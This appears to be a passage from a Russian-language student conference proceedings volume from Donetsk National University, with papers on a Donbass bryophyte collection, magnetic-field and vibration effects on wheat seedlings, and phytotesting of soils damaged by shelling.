Бриотека – это систематизированная коллекция бриобионтов (мохообразных) – высших споровых растений – видов природной флоры Центрального Донбасса. По состоянию на 2022 г. коллекция насчитывает 593 образца с видовой идентификацией 62 видов. Верифицированы виды с узкой экологической амплитудой: *Homomallium incurvatum* (Schrad. ex Brid) Loeske, *Campyliadelphus chrysophyllus* (Brid.) R.S.Chopra, *Dicranella cerviculata* (Hedw.) Schimp., *Niphotrichum canescens* (Hedw.) Bednarek-Ochyra & Ochyra, *Brachythecium albicans* (Hedw.) Bruch et al., *Ditrichum pussilum* (Hedw.) Hampe., *Didymodon fallax* (Hedwig) R. H. Zander, *Bryum funckii* Schwaegr., *Homalothecium lutescens* (Hedw.) H. Robins., *Marchantia polymorpha* L., *Orthotrichum diaphanum* Brid., *Brachythecium velutinum* (Hedw.) Schimp., *Pleuridium acuminatum* Lindb., *Funaria hygrometrica* Hedw. для перспективной идентификации включения в охраняемые (краснокнижные) списки в Донецкой Народной Республике.

Б

Рис. 2 – Экспонат «Бриотека Донбасса», 2022 г.:

А – иллюстративная часть, Б – текстовая часть экспоната

Материал рисунка 3 иллюстрирует формы накопления и сохранности бриоматериала (как элементов в коллекции бриотеки), что важно для анализа коллекционного фонда. Рис. 4 отражает специфику экологических стратегий видов.



Рис. 3 – Этапы формирования экспозиционной работы для бриотеки:
А – полевые сборы, Б – конверты с этикетками




Рис. 4 – Разделение представителей бриобионтов по разным экологическим стратегиям выживания или формирования устойчивой ценопопуляции в локалитете

Отдельные элементы структур также представляют собой интерес, например, в проведении экологической экспертизы по специальной диагностической шкале для отдельных групп клеток, тканей или частей органов растений (рис. 5.).

Вид	Наглядно-сравнительный диапазон структур (от контроля к опыту)	Функционально-экологические характеристики
<i>Syntrichia ruralis</i> (Hedw.) F. Weber & Mohr		изменение пигментации, сокращение жизненного цикла
<i>Bryum caespiticium</i> Hedw.		трансформация скульптуры адоксиальной поверхности листа
<i>Ceratodon purpureus</i> (Hedw.) Brid		прозенхимизация клеток вдоль центральной жилки
<i>Orthotrichum speciosum</i> Nees		изменение пигментации, сокращение жизненного цикла, прозенхимизация клеток вдоль центральной жилки

Рис. 5 – Диагностическая таблица выявленных структурных характеристик

Таким образом, по экспозиционной работе можно установить, что мохообразные в Донбассе являются обязательной частью зарастания экстремальных техногенных экотопов, мест с высоким уровнем промышленного загрязнения, что иногда противоречит распространенной информации об уязвимости всей этой таксономической категории. Важно в таких экспертизах проводить видоспецифическую оценку и сравнивать виды разных диапазонов устойчивости.

СПИСОК ЛИТЕРАТУРЫ

1. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
2. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие : сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
3. Зиньковская И.И., Вергель К.Н., Кравцова А.В., Сафонов А.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.
4. Морозова Е.И. Видовой состав, особенности произрастания и морфометрическая характеристика мхов-индикаторов г. Макеевки // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. – Донецк: Изд-во ДонНУ, 2017. – С. 100-102.

5. Сафонов А.И. Видовое разнообразие мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 3–4. – С. 24–31.
6. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58–59.
7. Сафонов А.И. Редкие виды мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 1–2. – С. 33–43.
8. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. – Серия А: Естественные науки. – 2020. – № 1. – С. 96–100.
9. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы: Матер. междунар. научн.-практич. конф. – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39–40.
10. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: Матер. I Междунар. научн.-практич. конф. – Донецк: ДонНУ, 2018. – С. 274–275.
11. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. – Донецк: ДонНУ, 2018. – С. 216–217.
12. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117–119.
13. Сафонов А.И. Перспективные фитоиндикаторы Донбасса для биотестирования // Экология родного края: проблемы и пути их решения: Матер. XV Всероссийской с междунар. участием научн.-практич. конф. (Киров, 18 мая 2020 г.). Т. Книга 1. – Киров: ВятГУ, 2020. – С. 161–163.
14. Сафонов А.И. Видовое разнообразие бриобионтов мониторинговой сети Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1–2. – С. 39–43.
15. Сафонов А.И., Глухов А.З. Методические аспекты фитомониторинга в техногенно трансформированных регионах // Биологическая рекультивация и мониторинг нарушенных земель: матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 184–187.
16. Морозова Е.И. Реализация репродуктивного потенциала мохообразных Донбасса по степени спорофитизации // Охрана окружающей среды и рациональное использование природных ресурсов: Сб. матер. XIII Междунар. науч. конф. – Донецк: Изд-во ДонНТУ, 2019. – С. 111–114.
17. Бондарь Е.Н. Бриофлора Донбасса как ресурс для экологических практик // Экология родного края: проблемы и пути их решения: Матер. XVII Всерос. конф. Киров: ВятГУ, 2022. – С. 204–207.
18. Бондарь Е.Н. Бриобионты городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1. – № 12. – С. 31–35.
19. Бондарь Е.Н. Фрагмент бриотеки городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – № 13. – С. 19–23.
20. Бондарь Е.Н. Таксономия и экология бриобионтов Харцызско-Иловайского промузла // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Матер. VII Междунар. научн. конф. – Донецк: Донецкий национальный университет, 2022. – С. 43–44.
21. Дорофеева Ю.Д. Варианты терат мохообразных в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2022. – Т. 1. – № 14. – С. 46–50.

MOSES OF DONBASS AS OBJECT OF EXHIBITION WORK

Annotation. The possibilities of using the collection funds of the briotheca of the Department of Botany and Ecology for exposition work and exhibition activities at the international scientific forum and in the scientific programs of the Donetsk National University are considered.

Keywords: bryophytes, phytoindication, Donbass, bryoteka, exposition.

Bondar E.N.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

УДК577.3

ВЛИЯНИЕ ПЕРЕМЕННОГО МАГНИТНОГО ПОЛЯ И ВИБРАЦИИ НА МОРФОМЕТРИЮ И ОНТОГЕНЕЗ TRITICUM AESTIVUM L.

Бучинская А. С.

*Научный руководитель: Корниенко В.О., канд.биол.наук, старший преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: В данной работе исследовано влияние переменного магнитного поля на онтогенез и морфометрию растений сельскохозяйственной ценности на примере *Triticum aestivum* L. Оценили влияние сочетанного действия переменного магнитного поля ($f = 40$ Гц и 50 Гц) и низкочастотной вибрации ($f = 10$ Гц) на онтогенез и морфометрию пшеницы озимой.

Ключевые слова: *Triticum aestivum* L., модификация свойств живых систем, биотестирование, магнитное поле, вибрация.

Введение. В настоящее время вопрос предпосевной обработки сельскохозяйственных культур стал крайне актуальным. Данной проблемой занимаются ученые-биологи (ботаники, физиологи, биофизики), физики, химики, инженеры, специалисты в области сельского хозяйства и технических наук [1–9]. Одним из перспективных методов обработки, по мнению ряда специалистов [10–12], является предпосевная обработка семян переменным магнитным полем. Такая обработка имеет ряд преимуществ перед другими электротехнологическими методами, например, это экономическая стоимость обработки, экологическая безопасность технологии и относительно простой способ применения методов предпосевной обработки. Внедрение в производство подобного экологически чистого метода обработки обуславливает необходимость установления механизма воздействия переменного магнитного поля на семена и определения наиболее эффективного режима обработки сельскохозяйственных культур [13].

В связи с вышесказанным **целью работы** являлось исследование влияния сочетанного действия переменного магнитного поля и вибрации на рост и развитие пшеницы озимой.

1. Оценить влияние переменного магнитного поля ($B=1$ мТл; $f= 40, 50$ Гц) и вибрации ($f=10$ Гц) на онтогенетические изменения проростков пшеницы озимой.

2. Оценить сочетанное действие переменного магнитного поля и вибрации на морфометрические параметры надземной части и корневой системы пшеницы озимой на ранних стадиях онтогенеза.

Материалы и методы

В отделе физики магнитных явлений и высокотемпературной сверхпроводимости научно-исследовательской части Донецкого национального университета была спроектирована магнитная установка для обработки биологических объектов (рис. 1). Функциональную способность магнитной установки обеспечивает разработанный, собранный и испытанный рабочий макет источника тока с высоким выходным сопротивлением (ИТУН), работающий в ключевом режиме.

Сама экспериментальная магнитная установка включает в себя две катушки (1), осциллограф с помощью которого мы определяли характеристики магнитного поля (2), в котором происходит облучение семян; генератор сигналов специальной формы Гб 28 (3) (особо важен при постановке задач с различным типом выходного сигнала) и источник тока (4) с высоким выходным сопротивлением (ИТУН).



Рис. 1 – Внешний вид устройства по обработке семян растений переменным магнитным полем

Экспериментальные исследования влияния магнитного поля на энергию прорастания и способность прорастания зерна проводили с пшеницей. Время облучения – 1 час. Семена проращивали в чашках Петри в течении десяти дней. Повторность опыта была трёхкратная. В каждой повторности высевали по 25 семян, посев произвели в тот же день после облучения. Измеряли длину корешка и проростка на десятый день эксперимента. Полив производили только дистиллированной водой. Каждый день в течение десяти дней проводили тщательное наблюдение за проростками. Семена пшеницы были поделены на 6 групп:

Группа	Описание условий обработки образцов:
I	Без влияния вибрации и магнитного поля. Полив только дистиллированной водой.
II	Параметры вибрации: $f_{\text{Вибр}}=10$ Гц
III	Параметры поля: $B=1$ мТл; $f_{\text{ПемП}}=50$ Гц;
IV	Параметры поля: $B=1$ мТл; $f_{\text{ПемП}}=50$ Гц; параметры вибрации: $f_{\text{Вибр}}=10$ Гц
V	Параметры поля: $B=1$ мТл; $f_{\text{ПемП}}=40$ Гц;
VI	Параметры поля: $B=1$ мТл; $f_{\text{ПемП}}=40$ Гц; параметры вибрации: $f_{\text{Вибр}}=10$ Гц

Оценка онтогенетических изменений и морфометрических параметров производилась на десятые сутки. Для расчета средних значений и стандартного отклонения использовали программу Microsoft Excel.

Результаты исследований и их обсуждение

Энергию роста семян наблюдали на 10-й день эксперимента. Все данные были занесены в табл. 1. Наблюдение показало, что семена на 10-й день эксперимента находились в двух фазах: не проросли и всходы.

Таблица 1 – Онтогенетические изменения пшеницы озимой в различных сериях эксперимента.

Группа	Фазы онтогенеза	
	Не проросло	Всходы, 1 лист
	Количество, %	
I	40	60
II	32	68
III	40	60
IV	40	60
V	8	92
VI	12	88

Примечание: I – контроль, II – Вибрация 10 Гц, III – ПеМП 50 Гц., IV – ПеМП 50 Гц + Вибрация 10 Гц, V группа – 40 Гц., VI группа – ПеМП 40 Гц + Вибрация 10 Гц.

60% проростков контрольной группы находились в стадии 1 лист. Для II группы – 32% образцов не проросли, а 68% находились в стадии всходы (1 лист). В III группе 40% не проросли, а 60% растений находились в стадии всходы; у IV группы – 40% не проросли, 60% всходы; V группа – 8% не проросли, 92% всходы, VI группа – 12% не проросли, 88% всходы. В итоге, при оценке онтогенетических изменений, установили, что стимулирующий эффект наблюдали только в группе V (+32%) и VI (+28%).

В ходе дальнейших исследований, мы оценили морфометрию полученных модифицированных образцов. Результаты измерений занесены в таблице 2.

Таблица 2 – Нормированные значения (1,00 = 100%, контроль) средней длины (*l*, см) для стебля и корня озимой пшеницы

Группа	$L_{\text{корня}}$	$L_{\text{стебля}}$
I	1,0	1,0
II	0,79	0,79
III	0,84	0,90
IV	0,63	0,72
V	0,81	0,85
VI	0,88	1,43

Примечание: I – контроль, II – Вибрация 10 Гц, III – ПеМП 50 Гц., IV – ПеМП 50 Гц + Вибрация 10 Гц, V группа – 40 Гц., VI группа – ПеМП 40 Гц + Вибрация 10 Гц.

Как видно из таблицы 2 и рисунка 2 ингибирующий эффект как для надземной части семян (стебля), так и корня проявился в IV группе (ПеМП 50 Гц + Вибрация 10 Гц). Значения достоверно были ниже контрольных, для надземной части семени и корневой системы.




Рис. 2 - Зависимость относительной длины стебля и корня

Примечание: I – контроль, II – Вибрация 10 Гц, III – ПеМП 50 Гц., IV – ПеМП 50 Гц + Вибрация 10 Гц, V группа – 40 Гц., VI группа – ПеМП 40 Гц + Вибрация 10 Гц.

Во второй группе снижение длины стебля и длины корневой системы составило 21%. В III группе – 16% длины стебля и 10% корневой системы. В группе IV наблюдали ингибирующий эффект, который составил -37% длины стебля и -28% длины корневой системы. В группе V – снижение оценили в 19% и 15% соответственно. Для VI группы наблюдали небольшое снижение длины стебля (-12%) и значительный стимулирующий эффект на корневой системе в 40%.

Выводы

Было установлено онтогенетическое изменение на 10-е сутки после воздействия ПеМП и вибрации на пшеницу озимую. Значительный стимулирующий эффект наблюдали в группах с частотой переменного магнитного поля 40 Гц (+32%) и сочетанного действия ПеМП 40 Гц и вибрации 10 Гц (+28%).

При оценке морфометрии надземной части и корневой системы семян пшеницы озимой установили, что ингибирующее действие проявилось для групп II-V в среднем на 10-20% (для корня), и 15-40% (для стебля). Максимальное снижение было для образцов из четвертой группы -37% длины стебля и -28% длины корневой системы. Для VI группы наблюдали небольшое снижение длины стебля (-12%) и значительный стимулирующий эффект на корневой системе в 40%.

СПИСОК ЛИТЕРАТУРЫ

1. Ляндрес И.Г., Шкадаревич А.П. Лазеры и лазерное излучение // Механизмы биостимуляции низкоинтенсивного лазерного излучения. – 1998. – С. 5-19.
2. Котюк П.Ф., Корниенко В.О. Влияние сочетанного действия переменного магнитного поля с наночастицами Fe₃O₄ (СIT) на онтогенез и морфометрию кукурузы сахарной / П.Ф. Котюк, В.О. Корниенко // Russian Journal of Biological Physics and Chemistry. – 2022. – Vol. 7, No. 1. – P. 45-49.

3. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние сочетанного действия переменного магнитного поля и низкочастотной вибрации на рост и развитие кукурузы сахарной (*Zea mays L.*) // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. -2022. -№09. -С. 15-21 DOI 10.37882/2223-2966.2022.09.15
4. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние переменного магнитного поля (1-14 мТл) на рост и развитие кукурузы сахарной // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2021. – №11. – С. 17-23 DOI 10.37882/2223-2966.2021.11.12
5. Корниенко В.О., Котюк П.Ф., Яицкий А.С. Влияние переменного магнитного поля с различным временем экспозиции на рост и развитие кукурузы сахарной (*Zea mays L.*) / В.О. Корниенко, П.Ф. Котюк, А.С. Яицкий // Естественные и технические науки. – 2021. – №11 (162). – С. 57-61.
6. Клочков А.В., Клочкова О.С., Соломко О.Б. Проращивание семян в магнитном поле // Вестник Белорусской государственной сельскохозяйственной академии. – 2020. – №3. – С. 163-168.
7. Савченко В.В., Синявский А.Ю. Изменение биопотенциала и урожайности сельскохозяйственных культур при предпосевной обработке семян в магнитном поле // Вестник ВИЭСХ. – 2013. – № 2 (11). – С. 33–37.
8. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на диффузию молекул через клеточную мембрану семян сельскохозяйственных культур // Вестник ВИЭСХ. – 2014. – № 2 (15). – С. 16–19.
9. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на транспорт ионов в клетке растений // Вестник ВИЭСХ. – 2014. – № 3 (16). – С. 18–22.
10. Козырський В.В., Савченко В.В., Синявський О.Ю. Вплив магнітного поля на водопоглинання насіння // Науковий вісник НУБіП України. – 2014. – Вип. 194. – С. 16–20.
11. Синицына Ю.В. Влияние комбинированного действия низкочастотного переменного магнитного поля и гипертермии на уровень гидропероксидов и ростовые редакции растений гороха // Известия Уфимского научного центра РАН. – 2018. – № 3-5. – С. 30-35.
12. Холманский, А. С. Проращивание семян и рост овса и пшеницы в сильном постоянном и вихревом магнитных полях // Вестник Российской сельскохозяйственной науки. – 2015. – № 3. – С. 31-34.
13. Степура А.В., Абдуллаева А.З. Исследование влияния электромагнитного поля крайне высокочастотного диапазона на морфометрические параметры колосьев зрелых растений пшеницы // Международной молодежной научной конференции «XXII Туполевские чтения (школа молодых ученых)», Санкт-Петербург: 2015. – С. 184-188.
14. Кауфова М.А., Дзюев Р.И. Влияние предпосадочной обработки переменным магнитным полем разных частот на всхожесть клубней картофеля // Известия Горского государственного аграрного университета. – 2021. – № 58. – С. 26-29.

THE INFLUENCE OF THE MAGNETIC FIELD ON PLANTS USED IN AGRICULTURAL ACTIVITIES

Annotation. In this paper, the influence of an alternating magnetic field on the ontogenesis and morphometry of plants of agricultural value is investigated by the example of *Triticum aestivum L.*. The influence of an alternating magnetic field with vibration, 1 Mt and a frequency of 10 Hz, 40 Hz and 50 Hz on the ontogenesis and morphometry of *Triticum aestivum L.*

Keywords: *Triticum aestivum L.*, modification of properties of living systems, biotesting, magnetic field, vibration.

Buchinskaya. A.S

Scientific director: Kornienko V.O., PhD in Biological sciences, Senior Lecturer

Donetsk national university

E-mail: buchinskaya_a@mail.ua

УДК 581.1 : 581.15 : 631.45 : 355.422 (477.60)

ДИАГНОСТИКА И ФИТОТЕСТИРОВАНИЕ ЭДАФОТОПОВ ДОНБАССА ВСЛЕДСТВИЕ МИЛИТАРИЗАЦИИ РЕГИОНА

Гунченко И.А.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В данной работе ставится задача выяснить влияние боевых действий на эдафотопы путем фитотестирования. Исследование отобранных почв было произведено в городах Донецк, Макеевка, Шахтёрск и Иловайск. Установлены некоторые эффекты воздействия глубокой трансформации ландшафта на состояние растительных организмов.

Ключевые слова: Донбасс, милитаризация, эдафотоп, фитотестирование, экологический мониторинг, фитоиндикация.

С весны 2014 г. территория Донбасса подвергается насильственной силе милитаризации, которая продолжается до сегодняшнего дня. В системах массовой информации содержатся многочисленные данные о токсических последствиях интенсивных артиллерийских обстрелов в районе заповедных территорий Донбасса, что вносит свои трансформирующие эффекты на естественный процесс развития природных экосистем. Так, современные военные действия являются причиной гибели людей и созданных ими материальных ценностей; наносят ущерб природной среде, в частности, разрушают почвенно-растительный покров. Снаряды выворачивают тысячи кубометров грунта, в почву попадают их осколки, химические продукты взрывов. Наибольший фактический интерес обсуждается для элементов Cu, Mn, Fe, Pb, Cd, Cr, Sn, Ni, Zr, Co, Sr, Zn. Такая ситуация требует проведения учеными экологического мониторинга в регионе [1], определения ингредиентного состояния токсических элементов в природных средах [2–5], реакции растений на факторы загрязнения [6–8], картографического анализа этих данных [9], обсуждения в рамках образовательного процесса в университете [10] на основании многоцелевой экологической экспертизы в Донбассе и сопредельных территорий с высоким уровнем урбанизации [11–17].

Актуальность исследования состоит в необходимости получения альтернативной информации о последствиях военного конфликта на эдафотопы, дальнейшее её использование с целью определения чувствительности растений к токсическому воздействию и уменьшению экологической опасности в зонах повышенного антропогенного влияния вследствие милитаризации.

Цель работы – провести анализ состояния трансформированных эдафотопов, поврежденных от боевых действий в процессе зарастания воронок, окопов, блиндажей и других военно-фортификационных сооружений; установить специфический уровень фитотоксичности при естественном зарастании поврежденных участков методом фитотестирования.

Для техногенно трансформированного Донбасса важным индикатором нарушения эдафотопа является частота встречаемости тератных проявлений [18] у растений, что также весьма информативно и для изучения других территорий под воздействием разных факторов формирования природных сообществ [19]. Методологической основой проведения эксперимента послужили наработки специалистов кафедры ботаники и экологии в области фитоиндикации [20] и анализа учтывости фотосистем в техногенных условиях Донбасса [21], а также собственные исследования, реализуемые в рамках студенческой научной работы [22–24], в которых

описаны аспекты изучения растений в неблагоприятных экологических условиях, созданных в результате ведения военных действий на территории Донецкого края.

Воздействие на окружающую среду всего лишь одной бомбы, упавшей в поле уже трагично для всего почвенно-растительного покрова агроценоза, который подвергается разрушению своей структуры. Кроме того, выбрасываются тяжелые металлы и токсичные химические вещества, распространяющиеся по всему ландшафту и атмосфере, попадая в подземные воды, которые и так истощены от пересыхания водоёмов вследствие почти нулевого уровня воды в канале Северский Донец-Донбасс. Для покрытия бытовых и производственных нужд населения ДНР используется вода резервных водоемов, что ведет к пересыханию и обмелению природных и искусственных водохранилищ. Существенными нарушениями сказываются взрывы и для естественных экосистем, используемых для фитодиагностики состояния экотопов и эдафотопов в частности (рис. 1).



Рис. 1 – Воронка от взрыва РСЗО «Град» в Червоногвардейском районе города Макеевки

Эдафотоп является важнейшей составляющей экосистемы: в нём происходит замыкание циклов вещества и энергии, осуществляется перевод из мёртвого органического вещества в минеральные вещества и их вовлечение в живую биомассу. Основными носителями энергии в эдафотопе выступают органические соединения углерода, их лабильные и стабильные формы; они в наибольшей степени определяют плодородие почв. От почвенных условий зависят состав, строение и продуктивность фитоценоза, а также качество растительного сырья, на что коллосальным образом влияют военные действия. Для поставленного эксперимента используется фитотестирование, как метод мониторинга почв, что является более интегральным методом анализа, позволяющим оценить фитотоксичность. Для такого анализа используются различные тест-растения, которые реагируют на неблагоприятные изменения в почве, воздухе и в других средах.

Для определения фитотоксичности почвы Донбасса и влияние ее на рост растений было принято решение провести тестирование образцов почв с разных участков районов Донбасса, методом проростков, так как данный метод достаточно прост и оперативен. В качестве тест-культур взяты семена *Plantago major* L., *Plantago media* L., *Vicia faba* L. Так как подорожники широко распространены, разнообразны, легко культивируются, часто используются в различных биологических экспериментах и исследованиях. Семена полевой фасоли (*Vicia faba* L.) были выбраны для этого эксперимента, поскольку известно, что этот вид неприхотлив в естественных условиях обитания. Для тест-объектов были взяты следующие ландшафтные участки (рис. 2):

г. Макеевка, Червоногвардейский район; г. Донецк, Киевский район; г. Шахтерск; г. Иловайск.




Рис. 2 – Точки забора образцов для фитотестирования

Определили токсичность поврежденной почвы от снарядов – изучение влияния загрязнения и удаленности от центра участка на параметры роста растений, а именно: высоту растения и количество листьев. Загрязнение почвы есть основной эффект (независимый фактор) с двумя уровнями: загрязнение и контроль.

Пробы почвы отбирали на глубине 0–20 см вокруг центра места взрыва, на расстоянии 50 см, 1 м, 2 м, 4 м и 6 м от центра площадки. Дополнительные образцы почвы, в качестве контрольных, были взяты с незагрязненного участка, в парке центра города Макеевки. После посадки растений зафиксировали рост сеянцев и их биологические особенности, проанализировали рост корней и побеговой части растений; одновременно произвели расчёты по энергии прорастания и индексу токсичности оцениваемого фактора (ИТФ).

Таким образом, установлено, что образцы почв, взятых из эдафотопов участков активной милитаризации, обладают повышенным уровнем фитотоксичности.

СПИСОК ЛИТЕРАТУРЫ

1. Экологический мониторинг / ред. Т.Я. Ашихминой. – М.: Академический Проект, 2006. – 416 с.
2. Алемасова А.С., Сафонов А.И. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
3. Алемасова А.С., Сафонов А.И. Экологический мониторинг содержания тяжелых металлов в фитосубстратах индикационной значимости // Биологическая рекультивация и мониторинг нарушенных земель: матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 12-19.
4. Суондуков Я.Т., Янтурин С.И., Сингизова Г.Ш. Накопление и миграция тяжелых металлов в основных компонентах антропогенных экосистем Башкирского Зауралья в зоне влияния объектов горнорудного комплекса. – Уфа: АН РБ, Гилем, 2013. – 156 с.
